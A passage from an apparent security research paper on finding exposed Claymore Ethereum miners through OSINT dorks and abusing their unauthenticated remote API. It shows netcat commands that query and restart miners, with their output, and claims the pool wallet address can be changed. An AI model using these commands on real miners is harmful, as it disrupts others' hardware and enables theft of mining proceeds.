


Figure 6. Results of dork used in OSINT Search Engine for Ethereum-Claymore


As it can be seen from the Figure 6 above, there are many cryptocurrency miners available on the Internet which IP addresses of these miners are exposed to public through OSINT technology with the help of specific queries and dorks. The Claymore Remote Manager API allows you to manage the miner server remotely once the IP address is known. The remote JSON packages can be transferred to modify the configuration file of the miner.



```
1 EtMMan uses raw TCP/IP connections (not HTTP) for remote management and statistics. Optionally, "psw" field is added to requests is the password for remote ma
2 The following commands are available (JSON format):
3
4
5
6 REQUEST:
7 {"id":0,"jsonrpc":"2.0","method":"miner_getstat1"}
8
9 RESPONSE:
10 {"result": [{"9.3 - ETH", "21", "182724;51;0", "38582;38457;38297;38481;38479;38585", "0;0;0", "off;off;off;off;off", "53;71;57;67;61;72;55;70;59;71;61;70"}
11 "9.3 - ETH" - miner version.
12 "21" - running time, in minutes.
13 "182724" - total ETH hashrate in MH/s, number of ETH shares, number of ETH rejected shares.
14 "38582;38457;38297;38481;38479;38585" - detailed ETH hashrate for all GPUs.
15 "0;0;0" - total DCR hashrate in MH/s, number of DCR shares, number of DCR rejected shares.
16 "off;off;off;off;off" - detailed DCR hashrate for all GPUs.
17 "53;71;57;67;61;72;55;70;59;71;61;70" - Temperature and Fan speed(%) pairs for all GPUs.
18 "eth-east1.nanopool.org:9999" - current mining pool. For dual mode, there will be two pools here.
19 "0;0;0" - number of ETH invalid shares, number of ETH pool switches, number of DCR invalid shares, number of DCR pool switches.
20
21 COMMENTS:
22 Gets current statistics.
23
24
25
26
27 REQUEST:
28 {"id":0,"jsonrpc":"2.0","method":"miner_restart"}
29
30 RESPONSE:
31 none.
32
33 COMMENTS:
34 Restarts miner.
35
36
37
38
39
40 REQUEST:
41 {"id":0,"jsonrpc":"2.0","method":"miner_reboot"}
42
43 RESPONSE:
44 none.
45
46 COMMENTS:
47 Calls "reboot.bat" for Windows, or "reboot.bash" (or "reboot.sh") for Linux.
48
49
50
51
52 REQUEST:
53 {"id":0,"jsonrpc":"2.0","method":"control_gpu", "params":[0, 1]}
```

Figure 7. Claymore Remote Manager API

The Figure 7 above illustrates the Claymore remote manager API configuration file that control GPUs (disable, dual mode etc.) or edit the config.txt to change the pool wallet address with sending some specific commands. In order to test the attack whether it is successful or not, we will send “miner_restart” or “control_gpu” command to detect whether the configuration file is read-only or write/read. We have used open source application “Netcat” to send JSON command on MacOS [21]. The Figure 8 below illustrates the result of “miner_getstat1” command which shows the statistics of the miner server.



```
iTerm2 Shell Edit View Profiles Toolbelt Window Help
Seyfullahs-iMac:~ seyfullahkili$ clear
Seyfullahs-iMac:~ seyfullahkili$ echo -e '{"id":0,"jsonrpc":"2.0","method":"miner_getstat1"}\n' | nc 10.0.0.0 8100 && printf "\n"
{"id": 0, "error": null, "result": [{"10.0 - ETH", "810", "140147;146;0", "30622;29906;28281;30572;20764", "0;0;0", "off;off;off;off;off", "64;65;55;64;63;74;55;63;64;76", "eth-us-east1.nanopool.org:9999", "0;3;0"}]}
Seyfullahs-iMac:~ seyfullahkili$
```

Figure 8. “miner_getstat1” command result from the miner server

As it is mentioned before, “control_gpu” command is send in order to detect whether the configuration file is read-only or read/write. The results of the command illustrated in Figure 9 below.


```

ETH: 10/25/17-15:28:14 - New job from eth-us-east1.nanopool.org:9999
ETH - Total Speed: 149.319 Mh/s, Total Shares: 1467, Rejected: 0, Time: 13:33
ETH: GPU0 30.621 Mh/s, GPU1 29.883 Mh/s, GPU2 28.288 Mh/s, GPU3 30.575 Mh/s, GPU4 29.952 Mh/s
ETH: 10/25/17-15:28:20 - SHARE FOUND - (GPU 4)
ETH: Share accepted (203 ms)!
ETH: 10/25/17-15:28:28 - SHARE FOUND - (GPU 3)
ETH: Share accepted (235 ms)!
ETH: 10/25/17-15:28:32 - SHARE FOUND - (GPU 3)
ETH: Share accepted (188 ms)!
GPU0 t=60C fan=64%, GPU1 t=52C fan=63%, GPU2 t=61C fan=74%, GPU3 t=51C fan=62%, GPU4 t=62C fan=76%
Remote management: read-only mode, command control_gpu ignored
ETH: 10/25/17-15:28:45 - New job from eth-us-east1.nanopool.org:9999
ETH - Total Speed: 149.314 Mh/s, Total Shares: 1470, Rejected: 0, Time: 13:34
ETH: GPU0 30.622 Mh/s, GPU1 29.885 Mh/s, GPU2 28.286 Mh/s, GPU3 30.577 Mh/s, GPU4 29.944 Mh/s

GPU #0: Ellesmere, 4096 MB available, 36 compute units
GPU #1: Ellesmere, 4096 MB available, 32 compute units
GPU #2: Ellesmere, 4096 MB available, 36 compute units
GPU #3: Ellesmere, 4096 MB available, 36 compute units
GPU #4: Ellesmere, 4096 MB available, 36 compute units
ETH - Total Speed: 149.371 Mh/s, Total Shares: 1470(309+292+300+295+282), Rejected: 0, Time: 13:34
ETH: GPU0 30.641 Mh/s, GPU1 29.926 Mh/s, GPU2 28.285 Mh/s, GPU3 30.569 Mh/s, GPU4 29.951 Mh/s
Incorrect ETH shares: none
1 minute average ETH total speed: 149.101 Mh/s
Pool switches: ETH - 3, DCR - 0
Current ETH share target: 0x00000000dbe6fce (diff: 5000MB), epoch 147(2.15GB)
GPU0 t=60C fan=64%, GPU1 t=52C fan=63%, GPU2 t=61C fan=74%, GPU3 t=50C fan=62%, GPU4 t=62C fan=76%

ETH: 10/25/17-15:28:48 - New job from eth-us-east1.nanopool.org:9999
ETH - Total Speed: 149.339 Mh/s, Total Shares: 1470, Rejected: 0, Time: 13:34
ETH: GPU0 30.622 Mh/s, GPU1 29.885 Mh/s, GPU2 28.289 Mh/s, GPU3 30.576 Mh/s, GPU4 29.967 Mh/s

GPU #0: Ellesmere, 4096 MB available, 36 compute units
GPU #1: Ellesmere, 4096 MB available, 32 compute units
GPU #2: Ellesmere, 4096 MB available, 36 compute units
GPU #3: Ellesmere, 4096 MB available, 36 compute units
GPU #4: Ellesmere, 4096 MB available, 36 compute units
ETH - Total Speed: 149.359 Mh/s, Total Shares: 1470(309+292+300+295+282), Rejected: 0, Time: 13:34
ETH: GPU0 30.620 Mh/s, GPU1 29.887 Mh/s, GPU2 28.307 Mh/s, GPU3 30.578 Mh/s, GPU4 29.968 Mh/s
Incorrect ETH shares: none
1 minute average ETH total speed: 149.101 Mh/s
Pool switches: ETH - 3, DCR - 0
Current ETH share target: 0x00000000dbe6fce (diff: 5000MB), epoch 147(2.15GB)
GPU0 t=60C fan=64%, GPU1 t=52C fan=64%, GPU2 t=61C fan=74%, GPU3 t=50C fan=62%, GPU4 t=62C fan=76%

```

Figure 9. “control_gpu” command result from the miner server

As it is shown in Figure 9 above, the miner server is in Read-Only mode. This indicates the commands pushed to the server can be processed but it cannot be modify the GPU speed or processing power.

The command “miner_restart” is tried on the Claymore Remote Manager API and it successfully worked as shown in Figure 10 below. The system accepts the command and restarts.

```

Seyfullahs-iMac:~ seyfullahkili$ echo -e '{"id":0,"jsonrpc":"2.0","method":"miner_restart"}\n' | nc 192.168.1.100 8080 && printf "\n"
{"id": 0, "result": true, "error": null}
Seyfullahs-iMac:~ seyfullahkili$

```

Figure 10. “miner_restart” command result from the miner server

The Claymore Remote Manager also allows users to edit the configuration file with using JSON format (sending remote JSON files). However, this process can also be done with using Claymore’s Ethereum Dual Miner Manager on Windows that can also change the pool wallet address which is one of the most critical vulnerability for the miners. The Figure 11 below illustrates this vulnerability.




Figure 11. Claymore Ethereum Dual Miner Manager Configuration File

The corresponding configuration file will be edited if a permission granted by the user. Since there is vulnerability exist on the system that allows miners to connect through vulnerable web-based communication protocols, it will be easy for attacker to exploit this vulnerability and grant read/write access in the system. As it is shown above, it is quite easy for an attacker to modify the pool's Ethereum wallet address.

4 Conclusion

The vast amount of information available through Internet and use of OSINT allows attackers to generate different and more sophisticated attacks. Researchers focusing on large scale of attacks and conduct research on more sophisticated methodologies while considerable amount of attacks arising from simple vulnerabilities. The cryptocurrency mining is quite new and demanding market for individuals and businesses. However securing the miners and transactions should be taken into account and must have

first priority for those companies that produce miners. The widespread use of miners without focusing on security policies and vulnerabilities likewise IoT devices may lead to an exposure of serious threats in the future considering the energy consumption and processing power of the miners. Apart from all these, the use of these technologies contains potential to replace conventional transaction exchange mechanisms, which means it will widespread to different markets including health, government and financial sectors. This research outlined the possible vulnerability exposure of the existing cryptocurrency miners that can be hacked through use of OSINT technology. The methodology and instructions used here was educational purposes. The further research required to improve search techniques with OSINT for gathering massive and detailed information about miners for different vulnerabilities. In addition to this, exploitation of miners for GPU control and modification of pool's Ethereum wallet address through OSINT is another critical contribution which may lead to hazardous results in case of deployment of vast number miners.

ACKNOWLEDGMENTS

We would like to sincerely thank to all reviewers and appreciate all supports provided from the journal office in managing paper submission and editing papers towards the success of this special issue.

REFERENCES

- [1] Svein Ølnes, Jolien Ubacht, Marijn Janssen, Blockchain in government: Benefits and implications of distributed ledger technology for information sharing, In Government Information Quarterly, Volume 34, Issue 3, 2017, Pages 355-364, ISSN 0740-624X, <https://doi.org/10.1016/j.giq.2017.09.007>.
- [2] Clare Sullivan, Eric Burger, E-residency and blockchain, In Computer Law & Security Review, Volume 33, Issue 4, 2017, Pages 470-481, ISSN 0267-3649, <https://doi.org/10.1016/j.clsr.2017.03.016>.
- [3] Xiaoqi Li, Peng Jiang, Ting Chen, Xiapu Luo, Qiaoyan Wen, A survey on the security of blockchain systems, In Future Generation Computer Systems, 2017, , ISSN 0167-739X, <https://doi.org/10.1016/j.future.2017.08.020>.
- [4] Nakamoto S: Bitcoin: A Peer-to-Peer Electronic Cash System. 2008.
- [5] Due.com. (2017). How blockchain improves security and transaction times. Nasdaq. Retrieved from <http://www.nasdaq.com/article/how-blockchain-improves-securityand-transaction-times-cm771339>
- [6] MIT News, Elizabeth Durant, Alison Trachy, "Digital Diploma debuts at MIT" Office of Undergraduate Education, October 17, 2017 <http://news.mit.edu/2017/mit-debuts-secure-digital-diploma-using-bitcoin-blockchain-technology-1017>
- [7] TrendMicro, Kevin Y. Huang, "Security 101: The Impact of Cryptocurrency-Mining Malware" July 5, 2017, <https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/security-101-the-impact-of-cryptocurrency-mining-malware>
- [8] Mauro Conti, Ali Dehghantanha, Katrin Franke, Steve Watson, Internet of Things security and forensics: Challenges and opportunities, In Future Generation Computer Systems, Volume 78, Part 2, 2018, Pages 544-546, ISSN 0167-739X, <https://doi.org/10.1016/j.future.2017.07.060>.

- [9] News Week, Anthony Cuthbertson "Bitcoin Botnet Aims to Makes Money From Smart Devices", December 4, 2017, <http://www.newsweek.com/botnet-hacking-devices-mine-bitcoin-582404>
- [10] Steve Watson, Ali Dehghantanha, Digital forensics: the missing piece of the Internet of Things promise, In Computer Fraud & Security, Volume 2016, Issue 6, 2016, Pages 5-8, ISSN 1361-3723, [https://doi.org/10.1016/S1361-3723\(15\)30045-2](https://doi.org/10.1016/S1361-3723(15)30045-2).
- [11] Business Insider, UK, Rob Price, "One of the world's biggest bitcoin exchanges has been hacked", July 5, 2017, <http://uk.businessinsider.com/south-korean-bitcoin-exchange-bithumb-hacked-ethereum-2017-7>
- [12] The Guardian, Samuel Gibbs, "Bitcoin worth \$78m stolen from Bitfinex exchange in Hong Kong" August 3, 2016, <https://www.theguardian.com/technology/2016/aug/03/bitcoin-stolen-bitfinex-exchange-hong-kong>
- [13] CoinDesk, Charles Bovaird, "Bitcoin Drops Nearly 20% as Exchange Hack Amplifies Price Decline", August 2, 2016, <https://www.coindesk.com/bitcoin-drops-12-exchange-hack-amplifies-price-decline/>
- [14] Christian Decker and Roger Wattenhofer (2014) "Bitcoin Transaction Malleability and MtGox", Computer Science, Cryptography and Security, https://doi.org/10.1007/978-3-319-11212-1_18
- [15] CNBC International, Luke Graham "\$32 million worth of digital currency ether stolen by hackers", Cybersecurity, July 20, 2017, <https://www.cnbc.com/2017/07/20/32-million-worth-of-digital-currency-ether-stolen-by-hackers.html>
- [16] M. Banerjee, J. Lee, K.-K.R. Choo, A blockchain future to Internet of Things security: A position paper, Digital Communications and Networks (2017), <http://dx.doi.org/10.1016/j.dcan.2017.10.006>.
- [17] D. Quick, K.-K.R. Choo, Digital forensic intelligence: Data subsets and Open Source Intelligence (DFINT+OSINT): A timely and cohesive mix, Future Generation Computer Systems (2016), <http://dx.doi.org/10.1016/j.future.2016.12.032>
- [18] IDC. The Digital Universe of Opportunities. Rich Data and Increasing Value of The Internet of Things. EMC Corporation; 2014 [updated, 2014; cited 2016 1 June]; Available from: <http://www.emc.com/leadership/digital-universe/2014view/executive-summary.htm>.
- [19] Bitmain AntMiner, Bitcoin Antminer S9-13.5TH/s <https://shop.bitmain.com/productDetail.htm?pid=00020171110160546640l4g92i60062E>
- [20] Claymore's Dual Ethereum AMD GPU Miner v10.0 (Windows/Linux) <https://github.com/nanopool/Claymore-Dual-Miner/releases>
- [21] Netcat, The Nmap project. <https://nmap.org/ncat/>
- [22] Alzubi, A., Sari, A., (2016) "Deployment of Elliptic Curve Cryptography (ECC) to Enhance Message Integrity in Wireless Body Area Network". International Journal of Computer Science and Information Security, Vol.14, No.11, pp.1146-1153, ISSN:1947-5500.

- [23] Alzubi, A. and Sari, A. (2016) Deployment of Hash Function to Enhance Message Integrity in Wireless Body Area Network (WBAN). *Int. J. Communications, Network and System Sciences*, Vol.9,No.12, pp. 613-621. <http://dx.doi.org/10.4236/ijcns.2016.912047>
- [24] Sari, A., Rahnama, B., Eweoya, I., Agdelen, Z. (2016) Energizing the Advanced Encryption Standard (AES) for Better Performance. *International Journal of Scientific & Engineering Research*, Vol.7, No.4, pp.992-1000, ISSN 2229-5518.
- [25] Rahnama, B., Sari, A., & Ghafour, M. Y. (2016). Countering RSA Vulnerabilities and Its Replacement by ECC: Elliptic Curve Cryptographic Scheme for Key Generation. In D. G., M. Singh, & M. Jayanthi (Eds.) *Network Security Attacks and Countermeasures* (pp. 270-312). Hershey, PA: Information Science Reference. doi:10.4018/978-1-4666-8761-5.ch012
- [26] Sari, A. and Karay, M. (2015) Reactive Data Security Approach and Review of Data Security Techniques in Wireless Networks. *Int. J. Communications, Network and System Sciences*, Vol.8, No.13, pp. 567-577. Doi: <http://dx.doi.org/10.4236/ijcns.2015.813051>.
- [27] Sari, A. and Karay, M. (2015) Comparative Analysis of Wireless Security Protocols: WEP vs WPA. *International Journal of Communications, Network and System Sciences*, Vol. 8, No.12, pp. 483-491. doi: <http://10.4236/ijcns.2015.812043>.
- [28] Sari, A., Onursal, O. and Akkaya, M. (2015) Review of the Security Issues in Vehicular Ad Hoc Networks (VANET). *Int. J. Communications, Network and System Sciences*, Vol. 8, No.13, pp. 552-566. <http://dx.doi.org/10.4236/ijcns.2015.813050> .
- [29] Cambazoglu, Ş. and Sari, A. (2015) Collision Avoidance in Mobile Wireless Ad-Hoc Networks with Enhanced MACAW Protocol Suite. *Int. J. Communications, Network and System Sciences*, Vol.8, No.13, pp. 533-542. <http://dx.doi.org/10.4236/ijcns.2015.813048>.
- [30] Kirencigil, B.Z., Yilmaz, O., Sari, A., (2016) Unified 3-tier Security Mechanism to Enhance Data Security in Mobile Wireless Networks. *International Journal of Scientific & Engineering Research*, Vol.7, No.4, pp. 1001-1011, ISSN 2229-5518.
- [31] Sari, A. (2015) "Two-Tier Hierarchical Cluster Based Topology in Wireless Sensor Networks for Contention Based Protocol Suite". *International Journal of Communications", Network and System Sciences*, Vol.8, No.3, pp. 29-42. doi: <http://dx.doi.org/10.4236/ijcns.2015.83004>.
- [32] Yilmaz, O., Kirencigil, B.Z., Sari, A., (2016) VAN Based theoretical EDI Framework to enhance organizational data security for B2B transactions and comparison of B2B cryptographic application models. *International Journal of Scientific & Engineering Research*, Vol.7, No.4, pp. 1012-1020, ISSN 2229-5518.
- [33] Sari, A., (2015), "Security Issues in Mobile Wireless Ad Hoc Networks: A Comparative Survey of Methods and Techniques to Provide Security in Wireless Ad Hoc Networks", *New Threats and Countermeasures in Digital Crime and Cyber Terrorism*, (pp. 66-94). Hershey, PA: IGI Global. doi:10.4018/978-1-4666-8345-7. April 2015.
- [34] Sari, A. (2015) "Lightweight Robust Forwarding Scheme for Multi-Hop Wireless Networks". *International Journal of Communications, Network and System Sciences*, Vol. 8, No.3, pp. 19-28. doi: <http://dx.doi.org/10.4236/ijcns.2015.83003>.

- [35] Sari, A. and Akkaya, M. (2015) Fault Tolerance Mechanisms in Distributed Systems. International Journal of Communications, Network and System Sciences, Vol.8, No.12, pp. 471-482. doi: <http://10.4236/ijcns.2015.812042>.
- [36] Sari, A. (2015) "A Review of Anomaly Detection Systems in Cloud Networks and Survey of Cloud Security Measures in Cloud Storage Applications. Journal of Information Security", Vol.6, No.2, pp. 142-154. doi: <http://dx.doi.org/10.4236/jis.2015.62015>.
- [37] Sari, A. (2014); "Security Approaches in IEEE 802.11 MANET – Performance Evaluation of USM and RAS", International Journal of Communications, Network, and System Sciences, Vol.7, No.9, pp. 365-372, ISSN: 1913-3723; ISSN-P: 1913-3715, DOI: <http://dx.doi.org/10.4236/ijcns.2014.79038>.
- [38] Rahnama, B.; Sari, A.; Makvandi, R., "Countering PCIe Gen. 3 data transfer rate imperfection using serial data interconnect," Technological Advances in Electrical, Electronics and Computer Engineering (TAECE), 2013 International Conference on , vol., no., pp.579,582, 9-11 May 2013 doi: <http://doi.acm.org/10.1109/TAECE.2013.6557339>.
- [39] Sari, A.; Rahnama, B., (2013) "Simulation of 802.11 Physical Layer Attacks in MANET," Computational Intelligence, Communication Systems and Networks (CICSyN), 2013 Fifth International Conference on , vol., no., pp.334,337, 5-7 June 2013, <http://dx.doi.org/10.1109/CICSYN.2013.79> .
- [40] Sari, A., Rahnama, B (2013). "Addressing security challenges in WiMAX environment". In Proceedings of the 6th International Conference on Security of Information and Networks (SIN '13). ACM, New York, NY, USA, 454-456. DOI=10.1145/2523514.2523586 <http://doi.acm.org/10.1145/2523514.2523586>
- [41] Sari, A. (2014); "Security Issues in RFID Middleware Systems: A Case of Network Layer Attacks: Proposed EPC Implementation for Network Layer Attacks", Transactions on Networks & Communications, Society for Science and Education, United Kingdom, Vol.2, No.5, pp. 1-6, ISSN: 2054-7420, DOI: <http://dx.doi.org/10.14738/tnc.25.431>.